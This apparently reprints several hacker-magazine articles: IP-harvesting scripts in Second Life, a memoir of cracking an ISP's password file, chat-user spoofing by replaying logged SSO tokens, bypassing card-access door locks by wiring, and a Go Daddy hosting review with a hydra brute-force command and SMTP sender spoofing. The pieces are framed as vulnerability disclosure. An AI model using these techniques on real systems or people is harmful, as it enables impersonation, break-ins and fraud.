An alt is short for "alternate account." The account you mostly use being known as your "main," you would roll an alt for various reasons. Perhaps you are a professional such as an educator or a public relations officer that uses *Second Life* for work-related activities, and you wish to explore some other sides of virtual living such as BDSM role-play that would not be appropriate for your main account, or would be damaging to your career if associated with your real life identity. Of course, there are more nefarious reasons for rolling an alt such as ban evasion. It is for this second reason that people use products such as zF RedZone,

but unfortunately those in the first category are affected as well.

How Does Alt Detection Work?

The short version is alt detectors harvest your IP address and associate it with any number of accounts you may use. Usually an IP address is opaque to the average *Second Life* user. So detecting an IP is a hack in itself. *Second Life* connects to the outside world in a number of ways. One of the common processes is to stream music to users. So if you are in a virtual dance club, everyone there can all hear the same music stream. *Second Life* allows the streaming of different kinds of data to the client. Currently, the types of media that are allowed to be streamed to the client are audio, image, movie, and web content. It's this last little one that is the door for landowners to your IP address.

Not only does *Second Life* allow media to be streamed to your client (and let's admit it, *Second Life* would be a more boring place if it didn't), but it allows that content to be played either automatically (this is set in preferences) or started via a script. If an object in *Second Life* does something, it is a script doing it. If it moves, talks, interacts, or does anything besides just sit there, it is scripted. A script is basically a small computer program written in LSL (Linden Scripting Language), which defines an object's behavior.

There are two things that work in conjunction to detect your IP: a scripted sensor, and a command to start playing media.

A line of LSL to have a repeating sensor to detect avatars is simple enough:

```
llSensorRepeat("", "", AGENT,
➥ 1.0, PI, 0.5);
```

This scans a sphere 95 meters in diameter from the object with a script containing this command every half second. If an avatar is within the range of this sensor when it sweeps, the avatars, name, key (a unique identifier), position, and other data can be detected. This information can then be passed on to a third party website by initiating a media stream with a line similar to this in the sensor() event handler:

```
llParcelMediaCommandList(
➥ [PARCEL_MEDIA_COMMAND_URL,
➥ "http://enter_your.url/here?
➥ variables=data_from_sensor",
➥ PARCEL_MEDIA_COMMAND_AGENT,
➥ llDetectedKey(0), PARCEL_MEDIA
➥_COMMAND_PLAY]);
```

And just like that, an identifying connection from your computer to a third party server has been made without any intervention or permission from you.

A Practical Example

zF RedZone is a product sold in Second Life to manage ban lists, protect your land, and various other features. But we will just concentrate on alt detection.

Like I outlined above, zF RedZone detects your IP address by forcing a load of a media URL. A typical zF RedZone URL looks like:

```
http://isellsl.ath.cx/rz2.php?e=
➥pscan&n=hIU4Up%20SU2762&o=08997Zv
➥7rbmCXrXzX9r9978rvxb6vZn09vP8&d=
➥0n6vbP87rxCbzrZPb7r0xnXrzzzzzzzz
➥zzzC&l=LeLutka/249/107/61&j=n8n0
➥zc79rC8XZr97Z9rXmCzrz7XXx8Pnv9ZC
➥&p=yes&g=0&age=2004-03-14
```

As you can see, data is being passed to a server at isellsl.ath.cx called rz2.php. Some of this data is encrypted, but not very well. As I found a packet with me being detected, I knew what certain variables might be. With this I was able to make a crib and decrypt all of the information being passed on the URL. The author of zF RedZone used a simple substitution cypher. My crib is printed below.

```
plain:  abcdefghijklmnopqrstuvwx
➥yzABCDEFGHIJKLMNOPQRSTUVWXY
➥Z1234567890-
cypher: 09876POIUY54321pTREWQoiuyL
➥KJHGtewqlFDSAkjhgMNBVfds-amnCXZ
➥bvcxzr
cypher: abcdefghijklmnopqrstuvwxyz
➥ABCDEFGHIJKLMNOPQRSTUVWXYZ
➥1234567890-
plain: Z68WFVQPwONI12vpH-XEw7u9y0M
➥T3KsJDChBAzRSgfurLqiUt4j5onmlk
➥edcbaY
```

Doing a little investigation, I have found out the format of the information being passed as follows:

e = "method of input" - always "pscan" when I encounter it in world.

n = "name" - name of avatar being detected, encrypted using the substitution cypher.

d = "UUID" - key of the one being detected, encrypted using the substitution cypher.

o = "owner" - UUID of the owner of the parcel, encrypted using the substitution cypher.

j = "sensor key" - UUID of the sensor, encrypted using the substitution cypher.

l = "location" - the region and coordinates of the avatar being detected, surprisingly in plaintext

p = "payment" - whether or not the avatar being detected has payment information on file with Linden Lab (values will be yes or no).

g = "griefer" - this is the one I am not sure of. So far I read as a "0" - I suspect by the time this article is published, it may be a different value and I may find myself banned on zF RedZone protected parcels.

age = "age" - creation or "rez" date of the avatar being detected in the format of YYYY-MM-DD.

Now you have the domain and the means to construct a URL that will be accepted by the system. Avatar names, keys, and rez dates are publicly available. What to do with this information, I leave as an exercise for the reader.

The Hacker Perspective

by Bruce Sutherland
(z3r043x)

Since I was quite young, I had always been interested in computers. I started out at the age of 11 using my grandfather's Heathkit Z-100, which ran the CP/M operating system, circa 1981. After mastering the use of programs like PIP (for file copying) and WordStar 3.0, I became interested in BASIC programming. So much so that I remember a few times being sternly told by my parents that it was now 2:30 am and that I needed to get to bed so I could get up in time for school later that morning. I had become so engrossed with keying in the BASIC programs which were listed in *Byte Magazine* that I forgot what time it was. So started my adventure into exploring, programming, and learning about computers which, in my opinion, is what hacking is in spirit.

The computer systems that followed were the Commodore VIC-20 and, in 1984, the IBM PC. Around this time, I had started working at a local Inacomp Computer Centers store selling IBM PCs, IBM ATs, the portable Osborne 1 (which weighed in at a feather light 24.5 pounds), and eventually the fledgling Apple Macintosh.

During high school, while my friends were trying out for football and soccer, I was at home writing code. At this point, I knew what I wanted to do with my life.

Around this time, I had read a book by Clifford Stoll called *The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage.* It involved the author who, upon being tasked with uncovering the source of a $0.75 accounting error on a timeshare computer system under his care at Lawrence Berkeley National Laboratory, was swept up into a world inhabited by German hackers selling information to the Russian KGB. Needless to say, I was very intrigued by this story and by a new (to me) operating system called UNIX.

Since Cliff Stoll had printed his email address as part of a postscript in *The Cuckoo's Egg,* I wrote an email to him - using my Compuserve account - asking him if he had any suggestions about how I might go about learning more about UNIX. In reply, he mentioned that I should try to get some time on my local university's mainframe. It turns out that this was nearly impossible as my local community college was using an IBM System/370 that did not run UNIX or even IBM's flavor of UNIX called AIX. No luck there.

Fast forward to 1995; I was working in my own business installing and maintaining Novell networks for customers of my father's accounting software dealership business. A couple of years earlier, I had started playing around with a new UNIX-like operating system called Linux, which allowed me to learn the structure and layout of UNIX type systems. I was hooked. I spent hours upon hours learning and exploring. Since Linux ran on inexpensive Intel-based microprocessors, I was able to load it on old, discarded equipment that I came across in my computer business.

A year earlier, I had moved into my first apartment in downtown West Palm Beach, Florida. My Internet access consisted of a dial-up connection using a US Robotics V.33 modem that was screaming fast for the time. My Internet Service Provider, along with the dial-up connection, allowed the use of a UNIX shell account on one of their in-house servers running the FreeBSD operating system. This was great because you could log into the shell account via dial-up and have access via FTP or Telnet to the rest of the Internet at T1 speeds. Heaven!

Feeding my love for the exploration of computer systems, I spent hours writing Bash shell scripts to do things like automate file downloads and keep ping logs of web servers' uptime out on the Internet. Around this time, I had also become interested in UNIX security and computer security in general.

One day, out of curiosity, I was poking around the /dev directory on the ISP's shell server and noticed a device that looked very similar to one I had seen on one of my own Linux servers. It was a device called /dev/st0. This was the system's device name of a tape backup drive on my server.

I issued the command "cat /dev/st0" and, after about 30 seconds, lo and behold, the complete contents of the mounted tape were

being dumped to the screen. "Well, that's not good," I thought. The information being dumped looked like the sort of computer gibberish I would sometimes see if I tried to view the contents of a file that was only meant to be run by the system.

I had no way of knowing what exactly was on the tape, so I took a guess. I dumped the entire contents of the tape to a file, downloaded it to my system, deleted it from my shell account, then ran some analyses on it. One major thing I found was that the system's "/etc/passwd" file, that contained all of the user accounts, was on the tape as well as the "/etc/shadow" file that contained the encrypted passwords for all of those accounts. These two files are usually not accessible to any user, except through the "superuser" account, on a UNIX system and they weren't on this system either, except I wasn't accessing them directly. I was accessing them from the tape drive.

At the time, I had read an article about different methods of securing a UNIX's authentication system (password and shadow files) because, by default, the "shadow" file was encrypted. However, the passwords could be recovered using what is called a "dictionary" attack. A dictionary attack is accomplished by encrypting all of the words in the dictionary with the same method UNIX uses to encrypt the "shadow" file and then comparing each encrypted password in the "shadow" file with every encrypted entry in the dictionary. If you have a match, voila, you have recovered the password for that account.

Next, and this was purely in the spirit of exploration of course, I compiled and set up a UNIX program called "crack" which would perform a dictionary attack on a merged version of a UNIX password store. This "crack" program was set up on the fastest computer to which I had access at the time. This was a system running Novell Unixware that sported two Intel Pentium processors running at a blistering 90 MHz each. I'll wait for you to stop laughing now... but remember, this was 1995.

In all, it took about a month and a half to recover ten percent of the 4000 encrypted passwords, and this was using an English-only dictionary with no numbers. Now I had unfettered access to 400 accounts, most of which were owned by major businesses in the West Palm Beach area. I should also mention that these passwords gave the user access to a dial-up connection, email account, and UNIX shell account, *all with the same password.* At this point, I could have touched my pinky to the corner of my mouth and started laughing manically, thinking about all the mayhem I could have caused, but I've never been one to cause unwarranted damage to anyone's property, and that includes computer systems.

Instead, I called the ISP and told them that their tape drive was accessible from any user shell account and that they should change the permissions to prevent that from happening. After being admonished by the system administrator for "poking around" in the /dev directory, it took them a full month to fix the problem.

What happened next was nothing short of insanity. About two weeks later, I got a call on a Saturday morning from a Palm Beach County Sheriff's detective stating that he was from the "Palm Beach County Computer Crimes Unit" investigating a case of computer hacking and that my account was implicated. He asked me if I had any kids at home who had access to a computer and if I had given anyone access to my dial-up account. I answered "no" in both cases. He then asked me to call him if I had any further information, and that he would meanwhile continue investigating. Now it was clear that that bastard system administrator had obviously reported me to the Sheriff's department.

At this point, I kind of started to freak out. I had visions of Palm Beach County Sheriff's deputies raiding my apartment and office, confiscating all of my computers as evidence and effectively shutting down my business. If anyone has ever read about similar cases, they know that the police absolutely do not give a shit about a person's livelihood, even if they're merely suspected of a crime.

Over the next month, the Sheriff's detective proceeded to harass me by phone, telling me about all of "the hacker's" activities in the shell account since I reported the tape drive issue to the ISP. Also, the detective used computer terms which made it obvious to me that he had no clue what he was talking about. His continued line of questioning led me to believe that he was trying to get me to "break" and admit something. Now, I'm not an attorney, but I'm also not stupid enough to admit anything to the police, however innocent my intentions were.

That month, I made it a point to back up all of my critical work systems and stash backup tapes and spare computers at friends' houses around town in case of a raid. The harassment calls continued until one weekend I had had enough. I was out of town, necessary for me to feel safe from arrest, and I called the detective to tell him that we needed to end this. I told him that I would be retaining an attorney who would be in contact with him about the case. This is when he said, amazingly, "Why don't you come

to my office...” which was in the same complex as the county jail by the way, “...and if I need to read you your rights, then you can get an attorney.” This is when I wanted to run to the nearest mirror to see if there was a sign that read “IDIOT” on my forehead. Was this guy for real? Previous to this, I had had a healthy mistrust for the government and law enforcement people in general, but now? Let’s just say that I expect anything a law enforcement officer says to be a lie until it’s proven otherwise - the admission of which tends to get me out of jury duty pretty easily, too.

I also secured a small piece of insurance in preparation for the worst-case scenario. Was I to be arrested and charged, I thought it would be a wise move to chat up a local TV reporter whom I recognized while out at a bar one night. I told her that I had information about a “possible” computer security breach at a large local ISP and asked if she would be interested in the story. After her eyes lit up, I asked for her card and told her that I would be in touch. If these bastards were going to bring me down for helping them secure their own systems, they would be going down, too. Let’s see how many customers would close their accounts following that announcement on the evening news.

The whole situation ended soon after I retained a criminal attorney, lined up a bail bondsman in case of arrest, and waited. After a few weeks, I got a call from my attorney letting me know that he had called the Sheriff’s detective and told him in no uncertain terms, “...either arrest [me] or stop calling [me].” Also, that he was guilty of harassing the public. Apparently, the detective offered some lame semblance of a denial and, more importantly, was never heard from again.

This is when I realized that I probably had skills that could most probably scare the shit out of system administrators and the public alike. From that point on, I decided to educate myself about “real” computer security issues and use my skills to help the public, while charging them handsomely in the process, of course.

With my first large paycheck from a programming job, I purchased a lifetime subscription to *2600 Magazine*. I also began attending various computer security conferences like DefCon which is held every year in Las Vegas. I tend to like the less “corporate” type conferences, due to the number of “marketing types” who are there to sell rather than learn. The key to keeping current in this quickly changing field is education. Not the type you would get from a formal institution but more self-directed education. Formal schools tend to be woefully behind the curve as far as what’s actually happening in the world.

Bruce Sutherland currently resides in central Florida on the east coast and actively consults with businesses throughout the state on security and business process problems. He was a speaker this year at the DEF CON 19 hacker convention in Las Vegas where he presented his talk entitled “How To Get Your Message Out When Your Government Turns Off The Internet” about sending messages to Twitter via satellite using a portable ham radio.

Hacker Perspective is a column about the true meaning of hacking in the words of our readers. We're interested in stories, opinions, and ideas. We've gotten so many good submissions that we're booked for an entire year! Keep your eyes open for when we'll be accepting submissions again. In the meantime, please send us your articles on specific hacker applications involving any type of technology. If it's interesting, exciting, and detailed, it will show up in our pages.

articles@2600.com or
2600 articles, pob 99, middle island, ny 11953 usa

How to Spoof Another User in MindAlign

by Terrible Doe

I work for a large financial corporation in the UK as a software developer. The company uses an internal chat system called MindAlign. It was originally developed by a company called Parlano, but was bought by Microsoft and killed in favor of their own OCS GroupChat. However, MindAlign is still in use by five of the top seven global banks and many other organizations. Chances are if you've worked in a bank, you'll have this software installed.

Initially, the program itself doesn't appear very interesting. It uses a simple enough interface that allows the user to join in group chats, send private messages to people, manage chat history, and other Instant Messenger type features. MindAlign launches automatically and without any prompt when the user logs in. I assumed that it used Windows Authentication to identify the user and log them onto the chat system. I used it for a few days without thinking too much about it.

Several months later, during a normal business chat with a colleague, I noticed that the chat software highlighted and created a link based on a word that was preceded with a hash (e.g., #test). Clicking the "#" word launches a window saying "Unable to create ad-hoc channel." This type of "#" identification reminded me of IRC. That is when I decided to start looking into MindAlign a bit more. Sure enough, Parlano built the system on top of a standard IRC server with a Windows client on top. Not only that, but with a bit of digging around in the software logs, I saw that the client was not using Windows Authentication, but a token based SSO (Single Sign-On) system.

As per normal, the usual warnings apply. This is for information purposes only and f you get caught doing any of the things I mention, you could get fired or even prosecuted. So don't be stupid.

The first stop for me was the program data (typically installed to `C:\Program Files\Parlano\MindAlign`). I looked through the config files, executables, and logs. The logs did show what looked like connections to an IRC server, but there was limited information. Eventually, I found a file called "logConfig.props". In this file, I changed the logging settings to VERBOSE to get the most data I could out of the system, and then I restarted the MindAlign software. Bingo! The logs now contained lots of messages related to the initial SSO connection and the subsequent connection to the IRC server.

Now that I had the IRC server info, I immediately connected to the server and tried various ways to log into it. Nothing seemed to work even though it behaved like a standard IRC server. Back in the logs, I found that authenticating to the IRC server was done based on a token system driven by the SSO software. Below is an example of the log data.

```
[servernode] irc << CLIENTTYPE 63
[servernode] irc << AUTH
HGU4OTI6cUt3ZFViS0RzT1QwUkHQkwtQl
➥dcc2aUGVKOLgvdmc9PQ==; Path=/
[servernode] irc <<
➥ USER joe.biggs 0 * :Joe Biggs
[servernode] irc << NICK joe.biggs
[servernode] irc >> :20.5.2.199
➥ 004 joe.biggs 11272470
[servernode] irc >> :20.5.2.199
➥ 004 joe.biggs :Welcome to the
MindAlign Collaboration Network
➥ %42147
[servernode] irc << REGISTER
:ID USERNAME FIRSTNAME LASTNAME
➥ EXTERNAL_USER FOREGROUND_
➥COLOR BACKGROUND_COLOR
[servernode] irc << ACTIVE
```

From that point, it was fairly simple to set up the hack. Access to the target's machine is essential (easy enough for IT folk, but maybe a bit trickier for normal users). Modify the logging properties of the "props" file to output in VERBOSE mode. Once that's been done, it will be easy to get the authentication token and user information. Access the target's most recent log file and collect the AUTH key, USER, and NICK. From there, simply connect to the IRC server and send the commands just like above (follow the << prompts). Since the authorization has already been completed on the target's machine, the key will be valid even though a different NICK may be needed since the target is probably still connected. The digits with the % in front of them are the UID of the signed in user. Once you've connected, you will appear as the target USER (even if the NICK is different) since the chat client software only looks at the mapped UID token. This enables you to send messages around the office as the target by using the UID of the user to PRIVMSG. These UIDs can be gathered from the log as well. Send a PRIVMSG using the syntax below:

```
PRIVMSG %11212 My account has
➥ been spoofed!
```

The failure here is that 1) the SSO service and chat system should never log the authorization code and 2) the IRC server shouldn't allow multiple connections on the same authorization token. Hopefully this article will open their eyes to these glaring holes.

Thanks to BearJew for the testing help.

Access Control: A Fancy Facade

by P9a3

We all have become accustomed to access control systems. These are your elaborate card readers, automated door locks, and entry monitoring systems that are employed in nearly all major businesses today. In this article, I will give you a basic overview of how they work, and a common physical security flaw that many of these systems contain.

In a nutshell, your basic card access system is as follows. Various doors are provided a card reader, electronic lock, request to exit switch, and finally, a magnetic relay to monitor the door's open or closed position. Most installations are as follows: A controller is installed in a remote location, usually an IT closet (telecommunications room). A card reader or biometric reader is installed at the door to be controlled. This door is then equipped with an electronic means of locking and unlocking using the following: Either an electronic lock is wired from the handle to a splice point at the electronic hinge (usually the one level with the door handle), a strike plate is installed at the side opposite the hinge, or a magnetic holder is bolted to the door and the door frame (usually top center inside). Next, an infrared "request to exit" sensor is then mounted on the secure side of the door to provide a means of exiting without a card read, or a second set of wires are connected in the handle itself like the lock power. Finally, a magnetic switch (relay) is installed in the top of the door frame (or the side), along with a small magnet in the door itself to monitor the door's open/closed state. Along with all of this, some sort of network and/or computer is usually linked to the system to store and maintain logs of the activity taking place on all of the doors within the system. This computer is also used to create credentials and set the various lock/unlock procedures, and may or may not provide alerts through a network or the company's LAN to some sort of administrator whose duty is to read the logs and make sure no funny business is taking place at these secured locations.

A proper entry routine should go as follows. The employee is issued a card to provide access to various areas of the building that he or she should have the need to be in. Their card is presented to the card reader at the door, and is then verified by the controller. Upon verification, the controller sends a low voltage signal to a relay in a power supply - usually located in the same room as the controller, but at times located directly above or near the door itself - and in turn, the relay allows a higher voltage to pass to the lock in the door, powering the coil and unlocking the mechanical lock. The door is then opened by the employee, removing the magnet from a position close enough to hold the relay contact installed in the door frame, and the controller receives this signal. The controller then logs the time, date, card, and whether the door was shut again or kept open. Next, the user does his or her business in the room and decides to leave. On the secure side of the door, a PIR (Passive InfraRed sensor) detects the presence of this individual approaching and tells the controller that a person is attempting to exit. When the door is opened again, breaking the relay contact, a valid "request to exit" has just occurred and again the controller logs the time, date, and whether the door was closed again or left open. If there is no PIR installed on the inside, it usually means that the electronic lock has a request to exit contact built into it and when the door handle is turned or the "crash bar" pushed, this same request to exit signal is sent to the controller verifying that someone was exiting, and the door was not forced open. If no request to exit signal is sent, the controller assumes the door was forced open, and makes a log of this event. This will likely occur when there is no valid card read or no card read at all, and the door is opened from the outside.

When most people see a card reader system in place, they automatically assume that this is also a security system that is remotely monitoring door states, and immediately alerting the proper authorities of unapproved entry. While this is possible, I'm here as an installer of such systems to tell you that nine times out of ten, this is not the case. In fact, nine times out of ten, the logs of "forced entry" or faults are either ignored, or not even looked at by someone with the knowledge to fully understand what they mean. Security systems are therefore usually a separate system, or only interfaced with the outer perimeter doors and windows of a building, and remotely monitored by a separate "monitoring station" upon being armed, which is usually after hours when no one is using the building. No one wants the police called at 11:00 am because a request to exit device malfunctioned in a random office space.

As an installer, I can safely say that access control systems are expensive to install, and a lot of work goes into the process of installing them from start to finish. With that being said, we all know you get what you pay for, and the contractors installing these systems, as well as the owner footing the bill, will always be on the lookout for the cheapest route, and usually will not go out of their budget to make the physical install more secure when the money is not there to do so. Plus, as I stated before, these are usually not meant to serve as a security system. They are simply there to remove the need to issue keys and easily monitor who is going in and out of sensitive areas of the building's core, as well as provide a deterrent to people gaining unauthorized access to certain areas.

Here is where your major security flaw comes into play. Each door that is secured and part of the access control system has a set of cables run through the ceilings and/or walls - from the controller and the power supplies to the door. This typically is all low voltage cabling, and therefore it is not required to be contained in metal conduit as it possesses no real life or safety threat to people. Each door will have sets of cables run directly from its various devices back to the controller and/or power supplies. The controlled doors in the building do not share these cables with one another.

Here is a brief rundown of the most common cable types you will come in contact with:

The card reader communication cable. This will usually contain anywhere from four to eight conductors that range from 16 to 20 gauge in size within the cable itself, and will usually be shielded. This cable will be used to power the reader, send and receive data from the controller/reader, and possibly send and receive data from the request to exit devices, door contacts, and/or locks. This cable will run from the controller through the ceiling, then down the wall to the reader's location at the door.

The magnetic relay contact cable. This will almost always be a two conductor cable ranging from 16 to 20 gauge in size and will be run to the top inside of the door frame to the relay device and be used to send the relay contact's open/closed state to the controller.

A four conductor cable that runs on the secure side of the door and powers the request to exit PIR and sends its contact states to the controller. Keep in mind, as I said before, that if the request to exit switch is built into the door handle, this device will not exist and therefore no cable will be installed. Instead, another two conductor cable will be run with the lock cable, or within the same cable as the lock power.

Last is our door lock cable. This will likely be a two conductor cable if the request to exit is not built into the door handle. If the exit request is built in, another two conductors will be within this cable, making it a four conductor, or you will see two cables, each two conductor running down the door frame that range anywhere from 14 to 18 gauge in size, but could be as large as 12 gauge or as small as 20 gauge, or a hybrid of these sizes. This cable will run down the frame of the door, usually on the hinge side, and use what is called a "transfer hinge" to continue its travel through the door to the handle itself. If the door uses a "strike" lock, the door lock cable will be run down the side opposite the hinge and tied directly to this device.

Here is where a very low tech problem comes into play. Before continuing, I'd like to say that I in no way encourage anyone to break into places where they don't belong, and/or cause damage, theft, etc. However, if you are the owner of such a building and actually care about how secure your building is, I would advise you take a look around.

As an installer of such systems, the proper technique for running these critical cables is to never *ever* run them through a "drop tile" or accessible ceiling on the unsecured side of the door, for the obvious reason that they can be tampered with! Take our lock cable, for example. This cable is easy to identify as it usually runs into the wall on the hinge side of the door to make its way down to the transfer hinge. If this wire is stripped down to its copper conductors (red=positive, black=negative), I can now place my own 18 to 24 volts across the line and presto! The door will unlock. As there is no voltage on the line and an open relay on the other end, no problems will occur. Most places of business have accessible ceilings for maintenance, and are low enough to reach up into from a chair. Many times, the walls are not built to full height unless they are a fire or sound wall and required to be so. In any case, this is why these cables should not be run on the unsecured side, but I can tell you from personal experience that they most often are, simply to save time and money. If not, you are still likely to have a wall that is not full height that will provide anyone with even a small amount of determination easy access, and not just to your control cables, but entire rooms if a one-time break-in was on someone's agenda.

I have used this simple technique on more than one occasion to open doors in buildings where I needed access, but didn't want to spend the time to have personnel or security come and let me in. The only problem in doing so is the forced entry log. At this point, the controller has been given no request to exit, and when the door is opened, a logged forced entry will be made. As I said before, this is rarely monitored by an actual person, and will likely never be looked into until some damage or theft has occurred. With that being said, a little recon on your part would be a good idea before attempting such an act. There are options to program card readers to beep during forced door events or when a door is left propped open for long periods of time to allow someone to regain access. Let's say for a minute, I did want access

to such a room, and I knew the reader would beep to alert people nearby that I was up to no good. I would likely find your card reader wire, score back the outer jacket, and simply cut the red wire to remove the positive power and shut the reader off. Depending on how important it was for me to cover my tracks, this could easily be spliced back together when I was ready to leave and the door was closed again.

The request to exit wires can also be tampered with to trick the controller into thinking the door was not forced, but rather, someone was simply exiting. This is especially easy when the "rex" wire is run with the lock power to the handle. The handle works like a switch and simply puts the two wires together. Shorting the wires yourself before applying power to the lock and pulling the door open will look no different to the controller than someone leaving the room legitimately. Another tampering method might be to bring along my own magnet, to close the door monitoring relay or open it at my own discretion. Maybe even just to see what I was in for prior to attempting a forced entry. Either way, I'd like to stress again, that interior doors employing card access are not usually part of a security system, and more often than not go unnoticed for some time unless there is 24 hour security on site, or an overzealous IT guy who understands the system and is at the computer when the door is opened. Again, a little recon work is all it takes to fill in a few of these unknowns. Sensitive areas such as data centers and server rooms are far too often vulnerable to all of these methods and more, and have information and equipment that deserve more protection.

Keep in mind that this is all very basic. Government contractors and companies who have reason to be concerned with extra security and have sufficient capital will be concerned. They tend to invest in such things as competent people to monitor these systems, as well as the added features such as audible alarms and more technical devices such as balanced door contacts, cameras that are synched with door position, motion sensors, and a whole host of others. This article will not get you in and out of your local bank, nor any secure place for that matter. This article is simply a starting point to get you thinking about what it means to have secure areas, as opposed to access-controlled areas. Far too often, people have no concept of the difference and assume a level of security that just isn't there.

GO DADDY SHARED HOSTING REVIEW

by General Disarray
G3neral.Disarray@gmail.com

This is about research that I have done on my own time. This is for educational purposes only, and not for actual use.

Getting Started

Not only did Go Daddy have an XSS security vulnerability on their control panel (`http://www.offensive-security➥.com/offsec/godaddy-xss-➥exploit/`), Go Daddy has additional server side weaknesses (and easter eggs) that could result in a compromise of your website data and functionality. At the time of this writing, I have a shared hosting account with Go Daddy, because their service was cheap and my website does not host any complex functionality or important data. For the first couple months, I used the control panel to build my site directly in HTML. Then, I noticed that I had the option of enabling ssh on my account as an included feature! Other hosting services such as Aplus.net require a copy of your driver's license to allow ssh access to their shared-hosted server. Go Daddy requires a click of a button. Once I enabled the service and logged into my account, the first command I issued was `ls -la -R / > directoryDump.txt`, which produced a file over 17 MB in size! This command allowed me to see the entire directory structure for the server in the areas where I had read permissions. Upon further inspection, I noticed that all shared hosting users are placed into a group (inetuser) and all are assigned to the same chrooted environment. By being part of the same group, all the users have access to all shared hosting user ftp/ssh usernames on the server! My account was given a limited path by default, not including /sbin/, but I added that by using `PATH=/sbin/:restOfYourPath`. Go Daddy does limit the default tools and programs you can run, such as no ssh use from their server going outbound. So I added a couple of my tools from Ubuntu: ifconfig, netcat, nano, and some python and perl scripts.

Permissions

The permissions for some user directories are interesting. One thing I noticed is that for each user's directory that I had access to, they had an implementation of Joomla. My guess is the default Joomla settings that the Go Daddy's Control Panel applies upon install makes changes to their directory permissions. That gives inetuser group members access to their Joomla configuration.php files. If you know something about Joomla, you know that's not good. Also, each user has access to the chrooted /etc/shadow file showing the password hash of the user whose permissions protect the mail/spool process for the chrooted part of the server. In addition, each user can access the /etc/group file that contains administrator usernames for the server.

Network

Running ifconfig helped me discover that the server was dual homed with two public IP addresses on interfaces bond0 and dummy0. The dummy0 interface is the IP address that all shared hosting website names resolve to. The bond0 interface is what the server uses for outbound communications, but it also supports inbound ssh/ftp connections.

Localhost has some interesting ports open:

```
$ netstat -antup |grep 127.0.0.1
```

(Not all processes could be identified, non-owned process info will not be shown, you would have to be root to see it all.)

```
tcp 0  0 127.0.0.1:199  0.0.0.0:*
LISTEN      - SMUX
tcp 0  0 127.0.0.1:25   0.0.0.0:*
LISTEN      - SMTP
```

Brute Force Attack

Having extracted over 7000 user names from the directory listing file, I decided to see if my user account could be brute forced. So, I ran the following command with THC-hydra using a dictionary file with my password at about line 200.

```
hydra -l username -P wordlist.txt
➥ serverIPaddress ftp -V
```

After about 200 tries and 90 seconds my password was cracked, confirming that Go Daddy does not lock out users after a reasonable number of attempts. I'm assuming the administrator accounts found in the shadow and group files can be attacked this way also, just over ssh.

Easter Eggs
Go-Go Daddy Proxy!

For those using Linux:

```
ssh -f -g -N -D 0.0.0.0:7777
➥ username@hostname (or server ip address)
```

This ssh command forks the process, allows for multiple connections, issues no additional commands to the connection (important), creates a dynamic proxy on 0.0.0.0:7777 of your local computer, and enables you to browse the Internet as the Go Daddy server rather than your ISP assigned external IP address.

For Windows users with Putty:

```
putty.exe -N -D 0.0.0.0:7777
➥ username@hostname (or server ip address)
```

Afterward, all you have to do is install and configure FoxyProxy in Firefox or change your connection settings to use a socks5 proxy. This works great with proxychains for those that want to research that tool.

Go-Go Daddy Anonymous Email!


"Anonymous" email through an open smtp server. Using netcat or telnet, connect to port 25:

```
./nc -v localhost 25
localhost.localdomain [127.0.0.1]
➥ 25 (smtp) open
220 XX.XX.XX.XX.server.net ESMTP Send
➥mail 8.13.8/8.12.11; Fri, 1 Apr 2011
20:10:30 -0700
HELO localhost 250 XX.XX.XX.XX.server
➥.net Hello XX.XX.XX.server.net [XX
➥.XX.XX.XX], pleased to meet you
MAIL FROM: meh@localhost
250  2.1.0 meh@localhost... Sender ok
RCPT TO: G3neral.Disarray@gmail.com
250 2.1.5 G3neral.Disarray@gmail.com
➥... Recipient ok
DATA
354 Enter mail, end with "." on a
➥ line by itself
hello!
.
250 2.0.0 XXXXXXXX Message
accepted for delivery
```

Anyone with ssh access can send anonymous email from the Go Daddy sever. After more research, I discovered that you can assume any host name that is being hosted on that server and send email from it without authenticating as that user. For example, if xyz.com is a domain hosted on the server, then I could send any email from either bob@xyz.com or alice@xyz.com whether or not their account exists with no issues whatsoever. Not only does this have SPAM use written all over it, but one could social engineer their way to more access in people's directories, websites, or wallets.

In Conclusion

Go Daddy provides cheap hosting with significant security vulnerabilities. I leave it to you the consumer to make the choice of whether you want to host your data using their shared hosting services or look for more secure hosting. Either way, Go Daddy could easily address these weaknesses to protect its customers data. But will they?



Logging and Analysis with your GPS-enabled Phone

by flippy

Most new cell phones in the U.S. come with some form of GPS receiver. While this addition does not necessarily enable widespread tracking of mobile phone users (your rough location could already be determined by which cell tower you are "attached" to, or via triangulation), it does potentially improve the accuracy with which someone can be tracked. But this article will put most privacy concerns aside, dealing instead with what fun you can have with your GPS-enabled phone. The analysis is obviously not phone-specific, but can use GPS coordinates from any device. I mention the phone as it is more likely you will be carrying that with you.

The first step is to determine some way of logging GPS coordinates from your phone at a regular interval. HP/Palm's webOS phones provide this capability through shell script accessible geolocation services and cron. [1] You iPhone and Android users are on your own, but I am sure you can think of something.

Analysis

At this point, I will assume you have some kind of database with timestamped GPS coordinates for some time interval. Now you can extract GPS coordinates and analyze the location data.

The first obvious thing you can do is analyze how much time you spend where. The GPS positions always come with some uncertainty (you *are* recording the errors on your position, right??). So, define a lat/long (and altitude if you really want) [2] for each location you want to monitor, along with a radius within which you consider that as part of the location. As you crawl through your GPS location, compute the distance from each logged GPS location to each of your defined points of interest. If a GPS entry is within the location circle, mark it as that location for that time interval.

